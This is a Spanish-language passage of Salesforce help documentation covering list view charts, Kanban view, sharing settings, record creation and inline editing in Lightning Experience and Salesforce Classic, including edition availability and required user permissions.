6. Seleccione un tipo de gráfico: barra vertical, barra horizontal o anillo.
7. Seleccione el tipo de agregación, el campo de agregación y el campo de agrupación.
   El tipo de agregación especifica cómo se han calculado los datos del campo: por suma, recuento o media. El campo de agregación especifica el tipo de datos para calcular. El campo de agrupación etiqueta los segmentos del gráfico.
8. Para ver su gráfico, haga clic en **Guardar**.

Ejemplo: Su equipo de ventas desea comparar cuentas por número de empleados para centrarse en posibles esfuerzos en grandes empresas. Uno de los representantes crea un gráfico de barra horizontal seleccionando **Suma** como el tipo de agregación, **Empleados** como el campo de agregación y **Nombre de cuenta** como el campo de agrupación. El gráfico muestra el número de empleados en cada cuenta por nombre de cuenta.

## EDICIONES

Disponible en: Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para crear gráficos de vista de lista:

- "Leer" en el tipo de registro incluido en la lista Y "Crear y personalizar vistas de lista"

## CONSULTE TAMBIÉN

Visualizar datos de la vista de lista con gráficos en Lightning Experience

Modificar un gráfico de la vista de lista en Lightning Experience

## Modificar un gráfico de la vista de lista en Lightning Experience

Vuelva a definir o actualice sus gráficos de la vista de lista personalizada para asegurarse de que está viendo las visualizaciones de datos más importantes. Existen tres tipos de gráficos: barra vertical, barra horizontal y anillo. Para cualquier gráfico de la vista de lista, puede cambiar la visualización de datos a otro tipo, si lo desea.

Nota: Estos pasos funcionan en Lightning Experience. Si ve el icono del Iniciador de aplicación ( ) en el lado izquierdo de la barra de navegación en la parte superior de su pantalla, está en Lightning Experience. En caso contrario, está en Salesforce Classic.

1. En la página de inicio de un objeto, haga clic en .
2. En el panel Gráficos que aparece, seleccione el nombre de uno de sus gráficos personalizados.
3. Haga clic en .
4. Seleccione **Modificar gráfico**.
   Aparecerá un cuadro de diálogo,
5. Realice sus cambios en el nombre del gráfico, el tipo del gráfico, el tipo de agregación, el campo de agregación o el campo de agrupación.
   El tipo de agregación especifica cómo se han calculado los datos del campo: por suma, recuento o media. El campo de agregación especifica el tipo de datos para calcular. El campo de agrupación etiqueta los segmentos del gráfico.
6. Para ver su gráfico modificado, haga clic en **Guardar**.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar gráficos de vista de lista:

- "Leer" en el tipo de registro incluido en la lista Y "Crear y personalizar vistas de lista"

Nota: No puede modificar gráficos estándar o preconfigurados. Solo puede modificar gráficos que ha creado. No puede eliminar gráficos de la vista de lista.

CONSULTE TAMBIÉN

Visualizar datos de la vista de lista con gráficos en Lightning Experience

Crear un gráfico de la vista de lista en Lightning Experience


# Kanban

La vista Kanban muestra un resumen visual de una selección de registros para candidatos, oportunidades, campañas o contratos. Al ver todos sus registros al mismo tiempo, puede supervisar de forma más eficiente su trabajo y mantener los contratos avanzando.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




Los registros de la vista Kanban se basan en la vista de lista seleccionada (1). No puede ver el Kanban para las vistas de lista Vistos recientemente. Cambie fácilmente entre la vista de lista de tabla y la vista Kanban (2). Filtre sus registros para seleccionar un único tipo de registro o ver un subconjunto de sus registros en particular (3). Los registros se ordenan por etapa o estado (4). Mueva rápidamente un registro a una etapa diferente arrastrando la tarjeta (5). Para oportunidades, las alertas le indican cómo mantener controlado un contrato, como por ejemplo, creando una tarea o evento (6).

Consideraciones sobre Kanban
Antes de empezar a utilizar la vista Kanban, tenga en cuenta estas limitaciones y consideraciones.

## Consideraciones sobre Kanban

Antes de empezar a utilizar la vista Kanban, tenga en cuenta estas limitaciones y consideraciones.

- La vista Kanban no está disponible desde la vista de lista Vistos recientemente. Los usuarios tienen que seleccionar otra vista de lista antes de poder cambiar a la vista Kanban.
- La vista Kanban muestra registros solo para un tipo de registro al mismo tiempo. Si su organización utiliza tipos de registro múltiples, cree una vista de lista separada para cada una y filtre por tipo de registro. Haga que las nuevas vistas de lista sean públicas para que sus usuarios puedan acceder a ellas. Del mismo modo, los usuarios pueden filtrar por un único tipo de registro.
- La vista Kanban muestra un máximo de 200 tarjetas.
- La función de arrastrar y soltar no se admite en pantallas táctiles.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Oportunidades**

- Los usuarios reciben alertas sobre oportunidades con tareas vencidas, sin actividades abiertas, o bien sin actividad en los últimos 30 días. Las alertas no se puede personalizar.

**Candidatos**

- Los candidatos no pueden convertirse en la vista Kanban.
- Las columnas no se crean para ningún valor Estado de candidato con el estado `Convertido`.

**Contratos**

- Los contratos no pueden activarse en la vista Kanban.
- No se crea una columna para el estado de contrato estándar `Activado`.

## ¿Cómo funciona el modelo de colaboración?

En organizaciones con Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, el administrador puede definir el modelo de colaboración predeterminado para su organización configurando los valores predeterminados de toda la organización. Estos valores predeterminados especifican el nivel predeterminado de acceso a los registros. En la mayoría de los objetos, los valores predeterminados de toda la organización pueden definirse como Privado, Sólo lectura pública o Lectura/escritura pública.

En entornos en los que el modelo de colaboración de un objeto se haya definido como Privado o Sólo lectura pública, un administrador puede otorgar a usuarios adicionales acceso a registros configurando una jerarquía de funciones y definiendo reglas de colaboración. Las jerarquías de funciones y las reglas de colaboración solo se pueden utilizar para otorgar acceso adicional; no se pueden utilizar para restringir el acceso a registros diferentes a los especificados originalmente con los valores predeterminados de toda la organización en el modelo de colaboración.

Después de restringir el acceso utilizando valores predeterminados de toda la organización, los usuarios obtienen normalmente mediante uno o más métodos de los siguientes:

- Jerarquía de funciones
- Reglas de colaboración
- Colaboración manual
- Acceso implícito (Cuentas y registros secundarios asociados)
- Equipos (Cuenta, Caso y Oportunidad)

## ¿Para qué tipos de registro puedo imprimir vistas de lista?

Si las vistas de lista imprimibles están habilitadas para su organización, puede imprimir vistas de lista estándar y personalizadas para estos tipos de registros.

- Cuentas
- Actividades
- Campañas
- Casos
- Contactos
- Contratos
- Objetos personalizados
- Documentos
- Candidatos
- Oportunidades
- Conjuntos de permisos
- Listas de precios
- Perfiles
- Productos
- Informes

- Soluciones

## Abrir elementos vistos recientemente

La sección Elementos recientes de la barra lateral de Salesforce muestra una lista con hasta 10 elementos (registros, documentos, objetos personalizados y similares) que ha agregado, modificado o visualizado más recientemente.

Para abrir cualquier página de detalles o modificación de un elemento solo tiene que hacer clic en su vínculo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

Consejo: Si su organización ha activado los detalles de activación, pase el ratón por encima de cualquier elemento de la lista Elementos recientes para visualizar información clave sobre un registro antes de hacer clic para acceder a la página de detalles o modificación del registro.

Nota: Elementos recientes puede mostrar menos de 10 elementos si ha eliminado hace poco cualquiera de los elementos visualizados recientemente. Del mismo modo, las listas Recientes de las páginas de inicio de las fichas (por ejemplo la lista Candidatos recientes) pueden mostrar menos de 10 o 25 elementos si ha eliminado elementos recientemente.

# Crear registros

La creación de registros es un proceso estándar para la mayoría de los usuarios de Salesforce. Algunos objetos (como Cuenta) tienen *directrices y consideraciones* especiales que debe tener en cuenta, pero el *proceso* de creación de un registro es similar para todos.

EDICIONES

Disponible en: Lightning Experience

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

### Crear un registro en Salesforce Lightning Experience

Crear nuevos registros de Salesforce para oportunidades, candidatos, tareas, notas, cuentas y contactos. Algunos objetos (como Cuenta) tienen *directrices y consideraciones* especiales que debe tener en cuenta, pero el *proceso* de creación de un registro es similar para todos.

### Crear un registro en Salesforce Classic

Crear nuevos registros de Salesforce para oportunidades, candidatos, tareas, notas, cuentas y contactos. Algunos objetos (como Cuenta) tienen *directrices y consideraciones* especiales que debe tener en cuenta, pero el *proceso* de creación de un registro es similar para todos.

CONSULTE TAMBIÉN

- Modificar registros
- Eliminar registros
- Directrices para introducir divisas, fechas, horas y números de teléfono
- Crear notas y agregarlas a registros
- Adjuntar archivos a registros

## Crear un registro en Salesforce Lightning Experience

Crear nuevos registros de Salesforce para oportunidades, candidatos, tareas, notas, cuentas y contactos. Algunos objetos (como Cuenta) tienen *directrices y consideraciones* especiales que debe tener en cuenta, pero el *proceso* de creación de un registro es similar para todos.

Nota: Esta información es para Lightning Experience. Si ve el icono del Iniciador de aplicación ( ) en el lado izquierdo de la barra de navegación en la parte superior de su pantalla, está en Lightning Experience. En caso contrario, está en Salesforce Classic.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **todas** las ediciones

Puede crear registros de diferentes formas en Lightning Experience.

- Para crear registros desde cualquier página de Salesforce, seleccione el elemento que desea en el menú de navegación, luego haga clic en **Nuevo** en la vista de lista.
- Para crear registros desde un registro existente, haga clic en **Nuevo** para el elemento que desee. Por ejemplo, supongamos que está visualizando un registro de contacto y desea crear una nota acerca del contacto; haga clic en **Nuevo** en la sección Notas de la página de contacto.

## Crear un registro en Salesforce Classic

Crear nuevos registros de Salesforce para oportunidades, candidatos, tareas, notas, cuentas y contactos. Algunos objetos (como Cuenta) tienen *directrices y consideraciones* especiales que debe tener en cuenta, pero el *proceso* de creación de un registro es similar para todos.

Nota: Esta información es para Salesforce Classic.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

Dependiendo de cómo ha configurado su administrador su organización de Salesforce, puede crear registros en algunas formas diferentes.

Creación de registros desde fichas de objetos
Creación de registros en noticias en tiempo real
Creación de registros utilizando la lista desplegable Crear nuevo
Creación de registros con Creación rápida

### Creación de registros desde fichas de objetos

Antes de crear un registro, asegúrese de estar informado de cualquier directriz del tipo de registro que está creando.

1. Haga clic en la ficha del tipo de registro que desea crear. Empezará desde la página Inicio de ese objeto. Por ejemplo, haga clic en la ficha Cuentas si desea crear un registro de cuenta.
2. Haga clic en **Nuevo**.
3. Si se le pide, seleccione un tipo de registro.
4. Introduzca valores en los campos. Los campos obligatorios se identifican con una barra roja ( ).

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para crear registros:
- "Crear" en el objeto para el tipo de registro que está creando

Consejo: La mayoría de objetos tienen definiciones de campo en la ayuda de Salesforce. Solo tiene que buscar en la ayuda el nombre de objeto con la palabra "campos". Por ejemplo, si está creando o modificando un registro de cuenta y desea obtener más información acerca de sus opciones en la lista desplegable `Sector`, busque "Campos Cuentas" en la ayuda.

5. Cuando termine de introducir valores para su nuevo registro, haga clic en **Guardar** o haga clic en **Guardar y nuevo** para guardar el registro actual y crear otro. Si navega fuera de la página antes de hacer clic en **Guardar**, podría perder sus cambios.

CONSULTE TAMBIÉN

Creación de registros en noticias en tiempo real

Creación de registros con Creación rápida

Crear registros

## Creación de registros en noticias en tiempo real

Dependiendo de cómo su administrador ha configurado Salesforce, es posible que pueda crear registros en la noticia en tiempo real en la página de inicio, la ficha de Chatter y las páginas de detalles del registro. Los editores en diferentes noticias en tiempo real pueden tener diferentes acciones disponibles; consulte con su administrador para obtener información acerca de lo que puede hacer en cada noticia en tiempo real. Antes de crear un registro, asegúrese de estar informado de cualquier directriz del tipo de registro que está creando.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para crear registros:
- "Crear" en el objeto para el tipo de registro que está creando

1. En la noticia en tiempo real en la que desea crear un registro, haga clic en la acción rápida del editor que corresponde al tipo de registro que desea crear.
2. Introduzca valores en los campos. Los campos obligatorios se identifican con una barra roja ( ).
   La mayoría de objetos tienen definiciones de campo en la ayuda de Salesforce. Solo tiene que buscar en la ayuda el nombre de objeto con la palabra "campos". Por ejemplo, si está creando o modificando un registro de cuenta y desea obtener más información acerca de sus opciones en la lista desplegable `Sector`, busque "Campos Cuentas" en la ayuda.
3. Cuando termine de introducir valores para su nuevo registro, haga clic en **Crear**.

El elemento de una noticia en tiempo real para el registro que ha creado aparece:

- En la noticia en tiempo real en la que ha creado el registro.
- Como el primer elemento en la noticia en tiempo real para el nuevo registro en sí mismo.
- En su noticia en tiempo real de Chatter.
- En la noticia en tiempo real de Chatter de cualquier persona que sigue el registro desde el cual ha creado el nuevo registro. Por ejemplo, si crea un contacto desde la página de detalles del registro para las ABC Industries de la cuenta, cualquier persona que sigue ABC Industries verá un elemento de noticias en tiempo real para el registro del contacto que ha creado.

CONSULTE TAMBIÉN

Creación de registros desde fichas de objetos

Creación de registros con Creación rápida

Crear registros

Descripción general de noticias en tiempo real de Chatter

## Creación de registros utilizando la lista desplegable Crear nuevo

La lista desplegable Crear nuevo, disponible en la barra lateral, proporciona opciones para crear nuevos registros. Para crear un nuevo registro utilizando la lista desplegable:

1. Seleccione el tipo de registro que desea crear. La página del nuevo registro aparece inmediatamente en la ficha apropiada o el cuadro de diálogo Cargar un archivo si ha seleccionado **Archivo**.
2. Cumplimente los campos.
3. Haga clic en **Guardar** o **Cargar en mis archivos** si ha seleccionado **Archivo**.

EDICIONES

Disponible en: Salesforce Classic

Las opciones disponibles en la lista desplegable Crear nuevo varían de acuerdo con los permisos que tiene, que Salesforce Edition está utilizando y de la aplicación que está utilizando.

## Creación de registros con Creación rápida

Si su administrador ha activado Creación rápida, puede crear registros desde las páginas de inicio para candidatos, cuentas, contactos y oportunidades. También puede crear cuentas desde la lista de resultados del campo de búsqueda Cuenta en el formulario Creación rápida en contactos, candidatos y oportunidades. Si crea nuevos registros con Creación rápida, no se aplicarán las reglas de validación.

1. Haga clic en la ficha del tipo de registro que desea crear. Para crear una cuenta mientras crea un contacto, candidato u oportunidad, haga clic en el icono junto al campo Cuenta en el formulario Creación rápida que está utilizando.
2. Introduzca valores en los campos. Los campos obligatorios se identifican con una barra roja ( ).
   La mayoría de objetos tienen definiciones de campo en la ayuda de Salesforce. Solo tiene que buscar en la ayuda el nombre de objeto con la palabra "campos". Por ejemplo, si está creando o modificando un registro de cuenta y desea obtener más información acerca de sus opciones en la lista desplegable `Sector`, busque "Campos Cuentas" en la ayuda.
3. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para crear registros:
- "Crear" en el objeto para el tipo de registro que está creando

CONSULTE TAMBIÉN

Creación de registros desde fichas de objetos
Creación de registros en noticias en tiempo real
Crear registros

# Modificar registros

1. Asegúrese de estar informado de cualquier directriz del tipo de registro que está modificando. La ayuda de Salesforce le informará.
2. Busque y abra el registro que desea modificar.
3. Haga clic en **Modificar**.
4. Introduzca o modifique valores en los campos.

   Consejo: La mayoría de objetos tienen definiciones de campo en la ayuda de Salesforce. Solo tiene que buscar en la ayuda el nombre de objeto con la palabra "campos". Por ejemplo, si está creando o modificando un registro de cuenta y desea obtener más información acerca de sus opciones en la lista desplegable `Sector`, busque "Campos Cuentas" en la ayuda.

5. Cuando finaliza la introducción o modificación de valores, haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para modificar registros:
- "Modificar" en el objeto para el tipo de registro que está modificando

Modificar campos en Salesforce

Muchos objetos de Salesforce, incluidos los objetos personalizados, facilitan la modificación en línea de los registros.

Directrices para la modificación de registros con el editor en línea

Modificación de registros directamente desde listas mejoradas

CONSULTE TAMBIÉN

Crear registros

Directrices para introducir divisas, fechas, horas y números de teléfono

Directrices para la modificación de registros con el editor en línea

Modificación de registros directamente desde listas mejoradas

Crear notas y agregarlas a registros

Adjuntar archivos a registros

## Modificar campos en Salesforce

Muchos objetos de Salesforce, incluidos los objetos personalizados, facilitan la modificación en línea de los registros.

Modificar campos de registros con el editor en línea en Salesforce Classic

Los usuarios pueden modificar campos de registros en muchos objetos de Salesforce, incluidos los objetos personalizados, que ofrecen la comodidad de la modificación en línea de los registros.

Modificar campos de registros con el editor en línea en Lightning Experience

La modificación en línea acelera la actualización de registros. Desde una ficha Detalles, un representante puede abrir un registro para modificar y actualizar varios campos al mismo tiempo.

Modificar registros en línea desde una vista de lista en Lightning Experience (Beta)

Modifique cómodamente campos en registros directamente desde una vista de lista. La mayoría de objetos de Salesforce, incluyendo objetos personalizados, ofrecen modificación en línea.

## Modificar campos de registros con el editor en línea en Salesforce Classic

Los usuarios pueden modificar campos de registros en muchos objetos de Salesforce, incluidos los objetos personalizados, que ofrecen la comodidad de la modificación en línea de los registros.

Consejo: No todos los campos de todos los objetos se pueden modificar en línea. Para determinar si un campo admite la modificación en línea, pase el ratón sobre él y busque el icono de lápiz ( ).

1. En el registro que va a crear o modificar, haga doble clic en el campo que desee definir o modificar. Si el campo incluye la función de búsqueda para buscar el valor correspondiente, verá un icono de lupa ( ).
2. Introduzca el texto en el campo o use la función de búsqueda para buscar el valor que desee. Haga clic en el icono de la acción deshacer ( ) o elimine la entrada si es necesario.
3. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para modificar registros:

- "Modificar" en el objeto para el tipo de registro que se va a modificar

## Modificar campos de registros con el editor en línea en Lightning Experience


La modificación en línea acelera la actualización de registros. Desde una ficha Detalles, un representante puede abrir un registro para modificar y actualizar varios campos al mismo tiempo.

Haga doble clic en un campo o haga clic en el icono de modificación junto a él. La celda entra en modo de modificación.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**





Utilice los accesos directos del teclado para modificar un registro rápidamente.

- Para desplazarse al siguiente campo en el registro, puse la tecla Tab.
- Para volver al icono de reversión del campo anterior, pulse Mayús + Tab.
- Para revertir el cambio en un campo, pulse Intro en el icono de reversión.
- Para revertir todos los cambios realizados en el registro, pulse Esc o desplácese a Cancelar y pulse Intro.
- Para guardar, pulse Intro e Intro de nuevo.

A continuación se describen algunas ventajas más de la modificación en línea en Lightning Experience.

- Los representantes pueden navegar dentro de la página mientras modifican un registro. Pueden cambiar a las noticias en tiempo real de Chatter del registro y volver sin perder los cambios realizados.
- Se advierte a los representantes si intentan navegar a otra página o ficha del navegador sin guardar los cambios realizados.
- Aparecen mensajes de error en una ventana en la parte inferior de la página. Los representantes pueden hacer clic en para ocultar la ventana cuando se desplazan por un registro largo.




## Modificar registros en línea desde una vista de lista en Lightning Experience (Beta)

Modifique cómodamente campos en registros directamente desde una vista de lista. La mayoría de objetos de Salesforce, incluyendo objetos personalizados, ofrecen modificación en línea.

No todos los campos en registros en una vista de lista se pueden modificar en línea. Para determinar si un campo admite la modificación en línea, pase el ratón sobre él y busque el icono de lápiz . Las celdas no modificables tienen un candado .

Como siempre, puede modificar los registros a los que tiene acceso.

Para modificar campos en una fila de una vista de lista:

1. Desde la lista, pase el ratón sobre la celda para modificar y luego haga clic en .
   Si modifica celdas en múltiples filas, aparece un botón **Guardar** en la parte inferior de la vista de lista.
2. Realice su cambio en la celda o celdas modificables.
3. Haga clic en **Guardar**.

Cuando diferentes usuarios realizan modificaciones en línea en los mismos campos en un registro de forma simultánea, solo se guarda la modificación más reciente.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para modificar campos en registros:

- "Modificar" en el objeto para el tipo de registro que está modificando

**Consideraciones para la modificación en línea en una vista de lista**

Importante: Esta versión incluye una versión beta de la opción de modificación de Lightning con calidad de producción, pero con limitaciones conocidas.

No puede modificar en línea una vista de lista si:

- La vista de lista contiene más de un tipo de registro.
- La vista de lista usa una lógica de filtro que contiene cláusulas OR.
- La vista de lista contiene campos de búsqueda o lista de selección dependiente.

Puede modificar en línea las vistas de lista Vistos recientemente o Equipo predefinidas para incluir solamente un tipo de registro. Puede modificar tareas en la página de inicio del objeto Tareas aunque no se incluyan en una vista de lista.

Algunos campos o tipos de campo no se pueden modificar en línea:

- Campos integrados como Id. de registro o Fecha de creación (nunca modificable desde la interfaz de usuario)
- Campos estándar de tipo fecha/hora, búsqueda, autonumérico, de resumen, tipo de registro, detalles principal, área de texto largo, texto enriquecido, casilla de verificación o jerarquía
- Campos compuestos incluyendo Nombre, Nombre de cuenta, campos de dirección y campos de geolocalización

  Nota: Nombre y Apellidos se pueden modificar.

- Los campos de oportunidad Ingresos previstos y Categoría de previsión
- listas de selección dependiente personalizadas
- Campos de relación de búsqueda externa
- Campos de texto cifrados

## Directrices para la modificación de registros con el editor en línea

### Sugerencias de almacenamiento de modificaciones en línea

- Pulse **Intro** mientras el cursor se encuentra en un cuadro de modificación del campo para confirmar el cambio de ese campo.
- Pulse **Intro** sin tener ningún campo en modo de modificación para que se guarden todas las modificaciones realizadas en el registro.

### Limitaciones

- La modificación en línea no está disponible en:
  - Modo de accesibilidad
  - Páginas de configuración
  - Paneles
  - Portal de clientes
  - Descripciones de soluciones HTML
- Las siguientes casillas de verificación estándar en páginas de modificación de casos y candidatos no pueden modificarse en línea:
  - Asignación de casos (`Asignar mediante las reglas de asignación activas`)
  - Notificación de correo electrónico de caso (`Enviar correo electrónico de notificación al contacto`)
  - Asignación de candidatos (`Asignar mediante las reglas de asignación activas`)
- Los campos en los siguientes objetos estándar no son editables en línea.
  - Todos los campos en Documentos y Listas de precios

EDICIONES

Disponible en: Salesforce Classic

La configuración de la modificación en línea está disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para usar la modificación en línea:

- "Modificar" en el objeto

  - Todos los campos de Tareas excepto `Asunto` y `Comentario`
  - Todos los campos de Eventos, excepto `Asunto`, `Descripción` y `Ubicación`
  - Campos de nombre completo de Cuentas personales, Contactos y Candidatos. Sin embargo, sus campos componentes son, por ejemplo, `Nombre` y `Apellidos`.
- Puede utilizar la modificación en línea para modificar los campos de los registros para los que tenga acceso de sólo lectura, ya sea mediante la seguridad a nivel de campo o mediante el modelo de colaboración de su organización; sin embargo, Salesforce no le permite guardar sus cambios y muestra un mensaje de error de privilegios insuficientes si intenta guardar el registro.

## Casos especiales

- La modificación en línea está disponible para todas las páginas de detalle de todos los campos modificables en las páginas de modificación, con excepción de algunos campos sobre tareas, eventos, libros de precios y documentos. Para modificar alguno de ellos, vaya a la página de modificación del registro, cambie el valor del campo que desee y haga clic en **Guardar**. La tabla siguiente muestra los objetos que tienen restricciones de modificación en línea en algunos de sus campos. Es posible que necesite permisos especiales para ver algunos de estos campos:

| Objeto | Campos |
|---|---|
| Todos los objetos | Todos los campos son modificables salvo los campos de personalizados de texto largo. |
| Oportunidades | Todos los campos son modificables, salvo los siguientes campos que sólo se pueden modificar en la páginas de detalles (no en vistas de listas):<br>– `Importe`<br>– `Etapa`<br>– `Categoría de la previsión`<br>– `Cantidad` |
| Candidatos | Todos los campos son modificables, salvo `Estado de candidato` que sólo se puede modificar en la páginas de detalles (no en vistas de listas): |
| Casos | Todos los campos son modificables, salvo `Estado de caso` que sólo se puede modificar en la páginas de detalles (no en vistas de listas): |
| Contratos | Todos los campos son modificables, salvo `Estado del contrato` que sólo se puede modificar en la páginas de detalles (no en vistas de listas): |
| Eventos | Únicamente se pueden modificar los siguientes campos:<br>– `Descripción`<br>– `Ubicación`<br>– `Asunto`<br>– `Tipo`<br>– Campos personalizados |
